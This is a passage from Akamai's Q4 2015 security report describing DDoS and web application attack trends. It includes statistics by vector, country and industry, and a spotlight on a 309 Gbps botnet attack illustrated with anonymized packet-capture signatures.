

FASTER FORWARD TO THE LATEST GLOBAL BROADBAND TRENDS
Download Akamai's latest [state of the internet] / connectivity report

DOWNLOAD THE
FULL REPORT



LETTER FROM THE EDITOR / *The Q4 2015 State of the Internet / Security Report* combines data from Akamai's global Infrastructure and the routed DDoS solution.

The Akamai Intelligent Platform™ protects customers by being massively distributed, using several cloud security solutions, and having the ability to absorb attack traffic closest to its origin. Akamai's Cloud Security Intelligence (CSI) solution now stores more than 2 petabytes (PB) of threat intelligence data (2,000 terabytes): 10 TB of application layer attack data per day, for a rolling 30 — 45 days. We have dozens of heuristics to automatically query the stored data every hour. The insight they extract from the data feeds improvements to cloud security solutions and our client intelligence engine.

The routed DDoS solution protects customers by routing traffic to our global scrubbing centers where experienced incident responders use a variety of mitigation and monitoring tools to remove malicious traffic before passing clean traffic to the customer network.

Each network collects a distinct data set that represents a unique view of the Internet, allowing us to compare different indicators of attack activity.

The data in this report is based on attacks observed and mitigated by Akamai. The trends are affected in various ways, including increases in attack activity, changes in the distribution of our customer base, the launch of new products, and improvements to attack sensors.

Through an extensive review of the data, we explore which industries among our customer base suffered the highest attack volume, which attack techniques and vectors were most common, where malicious traffic originated, and how attack trends evolved. This comprises our threat landscape overview.

In this quarter's issue, we have included new DDoS and web application attack visualizations, along with an additional dataset from Akamai's Intelligent Platform™ regarding scanner/probing activity against our infrastructure.

The report authors include security professionals from several divisions within Akamai, including the Security Intelligence Response Team (Akamai *SIRT*¹), the Threat Research Team, InfoSec, and the Custom Analytics group. We hope you find the report valuable.

Thank you.

— Akamai's *State of the Internet / Security* Team

As always, if you have comments, questions, or suggestions regarding the *State of the Internet / Security Report*, the website, or the mobile applications, connect with us via email at stateoftheinternet-security@akamai.com or on Twitter at [@akamai_soti](https://twitter.com/akamai_soti). You can also interact with us in the *State of the Internet* subspace on the Akamai Community at <https://community.akamai.com>. For additional security research publications, please visit us at <https://www.stateoftheinternet.com>.

6	AT A GLANCE
7	[SECTION]¹ = EMERGING TRENDS
11	[SECTION]² = DDoS ACTIVITY
12	2.1 / DDoS Attack Vectors
18	2.2 / Mega Attacks
20	2.3 / DDoS Attack Spotlight
24	2.4 / DDoS Attack Source Countries
26	2.5 / DDoS Attacks by Industry
28	2.6 / DDoS Attacks— A Two-Year Look Back
31	2.7 / Reflection DDoS Attacks, Q4 2014–Q4 2015
34	[SECTION]³ = WEB APPLICATION ATTACK ACTIVITY
35	3.1 / Web Application Attack Vectors
36	3.2 / Web Application Attacks over HTTP vs. HTTPS
39	3.3 / Top 10 Source and Target Countries for Web Application Attacks
42	3.4 / Web Application Attacks by Industry
46	3.5 / SQLi and LFI Attacks by Target Industry
47	3.6 / Web Application Spotlight: Top 10 Sources of Attacks
55	[SECTION]⁴ = AKAMAI INTELLIGENT PLATFORM™ FIREWALL ACTIVITY
62	[SECTION]⁵ = CLOUD SECURITY RESOURCES
62	5.1 / Continued Uptick in SEO Attacks
64	5.2 / Java Deserialization CVE-2015-4852 on Akamai
65	5.3 / Surviving the Switch from SHA-1 to SHA-2
66	5.4 / Akamai's Fast DNS Infrastructure Battles XOR Botnet
67	5.5 / The Torte Botnet: A SpamBot Investigation
68	5.6 / NetBIOS, RPC Portmap and Sentinel Reflection DDoS Attacks
69	5.7 / Rising Risk of Electronic Medical Records
71	[SECTION]⁶ = LOOKING FORWARD
74	ENDNOTES

AT A GLANCE

What you need to know

- Stresser/booter-based botnets were the source of the vast majority of DDoS attacks observed by Akamai. These tools rely heavily upon reflection techniques to fuel their traffic.
- For the first time, Turkey has appeared as a top attack source, based on all indicators that Akamai uses to measure DDoS attacks.
- Repeat DDoS attacks were the norm, with an average of 24 attacks per targeted customer in Q4. Three targets were subject to more than 100 attacks each; one customer suffered 188 attacks – more than two per day for the quarter.
- 56% of all DDoS attacks mitigated in Q4 2015 were multi-vectored.
- China was the top country sourcing DDoS attacks, while the US was the top country sourcing web application attacks.
- The gaming sector was most frequently hit by DDoS attacks, while the retail sector was most frequently targeted in web application attacks.

DDoS attacks, Q4 2015 vs. Q4 2014

- 148.85% increase in total DDoS attacks
- 168.82% increase in infrastructure layer (layers 3 & 4) attacks
- 49.03% decrease in the average attack duration: 14.95 vs. 29.33 hours
- 44.44% decrease in attacks > 100 Gbps: 5 vs. 9

DDoS attacks, Q4 2015 vs. Q3 2015

- 39.89% increase in total DDoS attacks
- 42.38% increase in infrastructure layer (layers 3 & 4) attacks
- 20.74% decrease in the average attack duration: 14.95 vs. 18.86 hours
- 37.5% decrease in attacks > 100 Gbps: 5 vs. 8

Web application attacks, Q4 2015 vs. Q3 2015

- 28.10% increase in total web application attacks
- 28.65% increase in web application attacks over HTTP
- 24.05% increase in web application attacks over HTTPS
- 12.19% increase in SQLi attacks



[SECTION]¹ EMERGING TRENDS

In Q4 2015, Akamai witnessed 3,693 attack events across our routed solution, one of three networks used to protect customers against Distributed Denial of Service (DDoS) attacks. This represents a 38% increase in attack events compared with the previous quarter. This increase was largely driven by repeat attacks on customers rather than a broadening of the number of targets. There was an average of 24 attacks per customer in Q4, while there was an average of only 17 attacks per target in Q3.

We continued to see a rise in the use of stresser/booter-based botnets by attackers. These tools rely upon the use of reflection attacks, bouncing traffic off DNS, CHARGEN, NTP, and other servers running vulnerable services. Because these attacks depend on large packet sizes to increase attack bandwidth, it consequently reduces the average number of packets per attack. In other words, while the average gigabits per second (Gbps) per attack increased, the average number of packets per second (pps) decreased. In fact, only three attacks exceeded 30 million packets per second (Mpps) in Q4, a statistic that has steadily decreased for several quarters.

Sites offering booter/stresser tools are purportedly set up to allow administrators to load test their own sites. However, many of the sites are used as DDoS-for-hire tools, relying on reflection attacks to generate traffic.

Because the vast majority of these sites are subscription-based and usually only allow attacks to last 1,200 – 3,600 seconds (20 – 60 minutes), their use has decreased the mean length of attacks. In the past, most DDoS attacks were based on infected bots and would last until the attack was mitigated, the malicious actor gave up, or the botnet was taken down. Instead of spending time and effort to build and maintain DDoS botnets, it is easier for attackers to use booter/stresser tools to exploit network devices and unsecured service protocols.

The quarter saw a 92% increase in DNS-based traffic, a 52% increase in CHARGEN traffic, and a 20% increase in UDP flood traffic. Surprisingly, we also saw a 57% increase in SNMP traffic, though it was still only a small percentage of the total traffic. We also saw a 70% increase in UDP fragment traffic. We believe this was directly related to the increased DNS and CHARGEN traffic, which results in fragmented packets, rather than an increase in intentional fragmentation attacks.

This quarter there were only five DDoS attacks exceeding 100 Gbps, a reduction from 8 last quarter and 12 during Q2. However, the number of attacks rose to 3,693; an increase of more than 1,000 compared with Q3. This rate of growth was greater

than our corresponding customer base growth for that period, so this number reflects a real growth in the number of DDoS attacks. Less than half of the DDoS attacks were single vector attacks, while the rest had up to eight attack vectors each.

In terms of DDoS attack sources, China took the lead with 27.6%, Turkey came in second with 22% and the US was third with 15% of attacking IP addresses, while the UK was down to ninth place. The surge in attack traffic from Turkey was due to one event involving illegitimate use of a revenue-generating affiliate site under Akamai protection. Popular Turkish sites were planted with ads, which users were either automatically forced to open or needed to open in order to perform some action on the site, such as streaming content.

While the average attack size went down, it was countered by an increase in the number of repeat attacks against the same targets. The Akamai customers that were attacked in Q4 2015 were targeted an average of 24 times each.

Web application attacks increased 28% compared to Q3 2015. As in past quarters, the retail sector remained the most popular attack target, receiving 59% of the attacks. Retail was followed by media and entertainment (10%), hotel and travel (10%), financial services (7%) and high technology (4%).

Similarly, HTTP remained the dominant connection type for web application attacks (89%) vs. HTTPS (11%). LFI and SQLi remained the top attack vectors over both connection types, combining to make up 69% of all web application attacks.

DDoS attack data from the Akamai Intelligent Platform™ firewall correlated closely with the data from the routed network, showing a surge in reflection attacks, led by NTP. NTP reflectors were used in 41% of the attacks, however, they proved to be poor at amplification. CHARGEN reflectors generated the largest increase in attack traffic (67%). The most heavily abused reflectors were located in China and other Asian countries.

Malicious actors rely on scanners and probing to perform reconnaissance on their targets before launching attacks. An analysis of this activity showed the popular ports for reconnaissance were Telnet (24%), NetBIOS (5%), MS-DS (7%), SSH (6%), and SIP (4%). The top three sources of scanning activity were all located in Asia, as determined by ASN.

Akamai released seven threat advisories and attack case studies in Q4. They include:

- *A continued uptick in SEO attacks*
- *Java Deserialization CVE-2015-4852*
- *Surviving the Switch from SHA-1 to SHA-2*
- *Akamai's Fast DNS Infrastructure battles XOR Botnet*
- *The Torte Botnet: A SpamBot Investigation*
- *NetBIOS, RPC Portmap, and Sentinel Reflection DDoS Attacks*
- *Risks to Electronic Medical Records*

[SECTION]²

DDoS ACTIVITY

Compared to the same period a year ago, Q4 2015 saw a 149% increase in total DDoS attacks and a 169% increase in infrastructure layer (layers 3 & 4) attacks. The average duration of attacks this quarter was 14.95 hours, a nearly 50% drop from the 29.3 hours we saw in Q4 2014. Average peak bandwidth dropped 22% over the same period last year, and average peak volume dropped 47%.

Total DDoS attacks increased 40% and infrastructure layer attacks increased 42% over the previous quarter. However, there was a 9% decrease in application layer (layer 7) attacks, a 21% decrease in average attack duration (14.95 hours in Q4 vs. 18.86 hours in Q3), a 5% drop in average peak bandwidth, and an 18% drop in average peak volume.

The decrease in attack bandwidth, volume, and duration can be attributed to a pair of factors. One is that the booter/stresser tools used to launch attacks cost money and limit the attacker to a set duration. Additionally, the booter/stresser tools, which use reflection attack techniques instead of directly generating their own payloads, seem to be less capable of big attacks than botnets.

2.1 / DDoS ATTACK VECTORS / As shown in Figure 2-1, infrastructure attacks continue to dominate, increasing 2% from last quarter and accounting for 97% of all DDoS attack activity. The large increases at the infrastructure layer further diminished the percentage of application layer attacks, which have decreased slightly over time.

Twenty-one percent of DDoS attacks contained UDP fragments in Q4 2015. Some of this was a direct result of the amplification factor included in reflection-based attacks, primarily from the CHARGEN, DNS, and SNMP protocols, all of which have potentially large payloads.

An example of amplification in reflection-based attacks includes UDP floods that were set to exceed the default maximum transmission unit (MTU) size of 1,500 bytes. This is often accomplished by changing the payload size, an option that is included in many DDoS attack tools. We have even seen attacks where the packet size was set to 65,000+ bytes.

DDoS Attack Vector Frequency, Q4 2015




Figure 2-1: Of the 24 DDoS attack vectors tracked this quarter, four—UDP Fragment, NTP, SYN and DNS—made up almost 60% of the attacks

The number of NTP and DNS attacks have increased dramatically compared to Q3. NTP, with an almost 57% increase, gained popularity over the previous quarter despite the fact that NTP reflection resources have been depleted over time based on periodic scans conducted over the quarter. However, many of the NTP servers used in reflection attacks do not respond correctly to the initial request. DNS reflection attacks increased 92% over last quarter. Attackers have been abusing domains that have built-in security (DNSSEC), since these usually offer larger response data.

SYN floods represented 10% of attacks, a 23% increase over last quarter.

TCP anomaly, at 3% of attacks, pushed ICMP floods out of the top 10 attack vectors. The TCP anomaly attack vector accounts for TCP floods that use uncommon or anomalous TCP flags in attacks. Behind the scenes, TCP anomaly attacks result from a combination of coding errors and attack script modifications. In the majority of cases, malicious actors modify well-known SYN flood scripts in a way that the flags set in each packet are no longer just the SYN flag. Some of these attacks don't have a SYN flag set, yet appear to have similar characteristics with SYN flood script attacks. Documented errors in the XOR botnet TCP header assembly have also resulted in attacks with up to three flag combinations.

Although we tracked two dozen attack vectors in Q4 2015, the top 10 vectors were responsible for the vast majority of the attacks. To better understand the evolving threat landscape, we analyzed this subset of attack vectors over the past five quarters, as shown in Figure 2-2.

For example, the reduction of SSDP attack traffic and the re-emergence of UDP fragment attacks reflects the cyclical nature of attack tools and methods in the DDoS world. Over the last year, we saw a rapid increase in tools that used SSDP reflection, as understanding spread of how easily the protocol could be abused.

10 Most Frequent Attack Vectors by Quarter




Figure 2-2: In Q4, TCP anomaly attacks moved into the top 10 vectors, edging out ICMP attacks from the top 10 list

Similarly, we saw an increase in NTP attacks in 2014, which recurred at the end of 2015 and the beginning of 2016 as new vulnerabilities were disclosed in NTP. That said, not all NTP vulnerabilities can be abused as reflectors in DDoS attacks. So far, the only method being abused is the monlist get method in NTP queries, and few NTP servers still have this vulnerability.

This trend of mostly infrastructure attacks has continued for more than a year, as attackers have relied more on reflection attack vectors. Not only do reflection attacks obscure the IP addresses of the attacker, they generally require fewer resources relative to the size of the attack.

That said, DDoS attack scripts for application layer DDoS attacks have been shifting toward the use of non-botnet based resources, such as open proxies on the Internet. This trend, along with the continued abuse of WordPress and Joomla-based websites as GET flood sources, may pave the way to an increase in DDoS reflection attacks that abuse web application frameworks.

Multi-vector attacks / In total, 56% of all DDoS attacks in Q4 used multiple attack vectors, which suggests that attackers are growing more sophisticated. This causes problems for security practitioners, since each attack vector requires unique mitigation controls.

Booter sites have played a key role in enabling more multi-vector attacks. Many of the same attacks we identified throughout 2015 are included in these frameworks, and multiple attacks can be launched simultaneously, depending on the service purchased. The majority of attacks included in this booter site framework are infrastructure-based (layers 3 and 4).

In Q2 2014, only 42% of attacks were multi-vector. In Q4 2015, 35% of the attacks involved two vectors at once, 13% involved three vectors, 5% involved four vectors and 3% involved five to eight vectors, as shown in Figure 2-3.

One eight-vector DDoS attack campaign observed in Q4 is outlined below:

- **Attack vectors:** SYN flood, GET flood, UDP flood, UDP fragment, DNS reflection flood, NTP reflection flood, SNMP reflection flood, and RPC reflection flood
- **Duration:** 17 hours
- **Ports:** Fifty-one destination ports were targeted, including port 80 (the primary website). As part of profiling a target, a malicious actor typically scans the target infrastructure, validating open ports associated with production services. Once the initial profile is complete, the attacks are launched.
- **Targeted layers:** This campaign included both infrastructure and application layer attacks. Half of the attack vectors used were reflection-based, and spoofing capabilities were utilized with both the UDP and SYN floods.

Multi-Vector DDoS Attacks, Q4 2015





Figure 2-3: The use of multi-vector attacks surged in Q4 2015, surpassing the popularity of single vector attacks launched by malicious actors

2.2 / MEGA ATTACKS / In Q4 2015, five DDoS attacks registered more than 100 Gbps, as shown in Figure 2-4. This number was down from the eight we saw in Q3 2015, and still more of a drop from the record-setting 17 mega attacks of Q3 2014.

In Q4 2015, the largest DDoS attack measured 309 Gbps, a sizeable jump in bandwidth from the largest attack in the previous quarter

(149 Gbps). This attack is examined in greater depth in the next section of this report, the DDoS Attack Spotlight. Of the five mega-attacks, the software and technology sector received the largest share, including the second-largest attack of the quarter (203 Gbps). These top two attacks were both sourced from a DDoS botnet.

Another interesting attack occurred on Dec. 24. This booter attack consisted only of DNS reflection and UDP fragments. The fragmenting occurred due to the oversized DNS responses from the abused victim domain. For a single-vector attack, 135 Gbps is a significant achievement using a minimum of attack resources, as compared to a full DDoS botnet.




There were four DDoS attacks in Q4 that exceeded 30 Mpps and two attacks peaked at more than 50 Mpps, as shown in Figure 2-5. The packet rate affects some routers and networks more than the number of bytes because packets require more memory to track, tying up resources. As a residual effect, it can result in packet loss within these routers and potentially cause collateral damage.


The Dec. 30 attack accounted for both the

highest traffic (309 Gbps) and the greatest number of packets (202 Mpps) against an Akamai customer. The Dec. 9 and Dec. 30 attacks represent a departure from reliance on stresser-booter services and reflection attacks, with the exception of a low-rate NTP reflection attack.

By comparison, last quarter five DDoS attacks exceeded 30 Mpps and only one attack peaked at more than 50 Mpps, although that attack registered an extremely large 222 Mpps. Contrast that to Q2 2015, when, there were 18 attacks of 30+ Mpps.



2.3 / DDoS ATTACK SPOTLIGHT / The Dec. 30 attack, against a customer in the software and technology sector, was the third largest attack ever mitigated by Akamai, peaking at 309 Gbps and 202 Mpps. The bandwidth distribution by scrubbing center is depicted in Figure 2-6.



The attackers persistently launched multiple attacks on an almost daily basis, with signatures matching two known botnets.

Multi-vector punch / There has been a common theme among attacks this large. All have consisted of a powerful two-vector combo found only in DDoS-specific botnets. This time, a third vector was leveraged (NTP), indicating that multiple actors launched attacks simultaneously. During previous attack campaigns of this scale, attackers have relied solely on a combination of SYN and UDP flood attack vectors.

The attack signature samples are shown in Figure 2-7.

```

XOR botnet SYN flood
07:32:59.406568 IP x.x.x.x.53727 > z.z.z.z.80: Flags [S], seq 3521100325:3521101221, win 65535, length 896
07:32:59.409042 IP x.x.x.x.33890 > z.z.z.z.80: Flags [S], seq 2221035366:2221036262, win 65535, length 896

BillGates botnet SYN flood
05:43:39.199269 IP x.x.x.x.28153 > y.y.y.y.80: Flags [S], seq 123035470:123036440, win 64398, length 970
05:43:39.199279 IP x.x.x.x.57723 > y.y.y.y.80: Flags [S], seq 1883570416:1883571386, win 60240, length 970
05:43:39.199284 IP x.x.x.x.37929 > y.y.y.y.80: Flags [S], seq 1520819932, win 62052, length 0
05:43:39.199295 IP x.x.x.x.60700 > y.y.y.y.80: Flags [S], seq 1236359609, win 62969, length 0

UDP flood random packet size
11:29:03.243884 IP x.x.x.x.44258 > y.y.y.y.80: UDP, length 1264
11:29:03.243940 IP x.x.x.x.44258 > y.y.y.y.80: UDP, length 1026

UDP flood 1-byte payloads
00:56:09.406579 IP x.x.x.x.48237 > y.y.y.y.80: UDP, length 1
00:56:09.406581 IP x.x.x.x.48237 > y.y.y.y.80: UDP, length 1

UDP flood 12-byte payloads
00:55:37.950943 IP x.x.x.x.60974 > y.y.y.y.80: UDP, length 12
00:55:37.950948 IP x.x.x.x.60974 > y.y.y.y.80: UDP, length 12

NTP reflection
07:25:55.250407 IP x.x.x.x.123 > y.y.y.y.3595: NTPv2, Reserved, length 440
07:25:55.250409 IP x.x.x.x.123 > y.y.y.y.38776: NTPv2, Reserved, length 440

```

Figure 2-7: The attack included six attack signatures. Two of the attack signatures were botnet-based, including one named for the famed Microsoft founder

A few elements stood out when analyzing the signatures. First was the presence of two distinct SYN floods, one confirmed to be sourced from the XOR botnet, and the other from the BillGates botnet. The *[XOR botnet's DDoS signatures](#)*² have been analyzed in detail by Akamai previously.

There was a well-known combination found in the XOR SYN flood signature. Two common traits were the static 65535 window size and the extra data padding. In this packet sample, 896 bytes of extra data was included in the SYN flood, but this attribute is variable. Another common trait was the static TCP option (not shown).

The BillGates SYN flood has been observed in attacks for more than a year. It consists of random window sizes and data padding that typically exceeds 900 bytes.


Another key element was the use of UDP floods, which both botnets are capable of producing. In previous attacks exceeding the 300+ Gbps range, similar UDP flood signatures were observed. During the spotlight attack, the UDP flood payload ranged from 1 to more than 1,000 bytes of padding; 12 bytes was most commonly observed.

The final element of this attack — and the most surprising — was that an NTP reflection flood was also used. The NTP attack vector has not produced large attacks lately, but this vector still contributed to the 309 Gbps peak. That said, NTP reflection is not known to be one of the options of the XOR or BillGates botnets.

Based on the difference in attack infrastructure and other factors, such as the targeting of different destination IPs on the customer network, this campaign could have been a coincidental combination of attacks by up to three different actors. In single-actor attacks, the attacker usually makes use of a booter site or a DDoS-ready botnet. That was not the case in these attacks. It is possible that the botnets were under the control of the same actor or group. However, it is more likely that the NTP reflection attack and other observed attacks were from different actors.

The spotlight attack was not the only attack against this customer. As shown in Figure 2-8, it was just one part of a relentless attack campaign. Attacks were launched almost daily, leading up to the largest attack, highlighted in orange, with continued attacks into January.

After Jan. 4, no further attacks were observed matching the XOR or BillGates botnet SYN flood signatures — against this particular customer or any other. Attacks resumed Jan. 10, but only from the BillGates botnet.



The report out of Asia that arrests were made of individuals in control of a DDoS botnet, comprised of more than 1 million hosts, seems to correlate closely with the sudden silence of attacks. Since XOR botnet attacks have not been observed since, it indicates that this botnet was likely the one taken down by the authorities. However, it is unknown whether the underlying botnet infrastructure is still in place.


The customer remains a target of attacks from the BillGates botnet and other common booter-style attacks. This is a further indication that multiple actors were likely responsible for the spotlight attack.

Each of these botnets is capable of creating considerably large DDoS attacks on their own. When combined, they produced an attack of more than 300 Gbps and could potentially be capable of even more powerful attacks.

The XOR and BillGates malware share similarities with the *Spike DDoS toolkit*,³ a multi-platform toolkit first profiled by Akamai SIRT in 2014. Spike targets both Windows and Linux machines as well as routers and other Internet-enabled devices, for infection. While the XOR and BillGates DDoS attacks have originated from Linux hosts, the possibility exists for Windows, embedded devices and routers to join in on the attacks.

2.4 / DDoS ATTACK SOURCE COUNTRIES / The UK was the top source of attack traffic in Q3 2015, but in Q4 it fell to ninth place, as shown in Figure 2-9. China returned to the number one spot, while Turkey was the second-largest source of attack traffic. Attack traffic from the UK didn't decrease overall, but traffic increased enough from China, Turkey and the US to affect the relative rankings.

A comparison of top source countries over the past five quarters is shown in Figure 2-10.



It is important to note that source country is based primarily on application traffic that requires a complete connection. Infrastructure traffic, such as UDP, is easily spoofed, and therefore is not used in this metric.

Top 5 Source Countries for DDoS Attacks, Q4 2014–Q4 2015





Figure 2-10: While the US and China have been in the top five every quarter, Q4 2015 marks the first time that Turkey has made the list

2.5 / DDoS ATTACKS BY INDUSTRY / The online gaming sector was hit particularly hard in Q4 2015, accounting for 54% of all DDoS attacks, as shown in Figure 2-11. Gaming was followed by software and technology, which suffered 23% of all attacks in Q4. Financial services (7%), media and entertainment (5%), Internet and telecom (4%), retail and consumer goods (3%), education (3%), and the public sector (1%) rounded out the targeted industries.



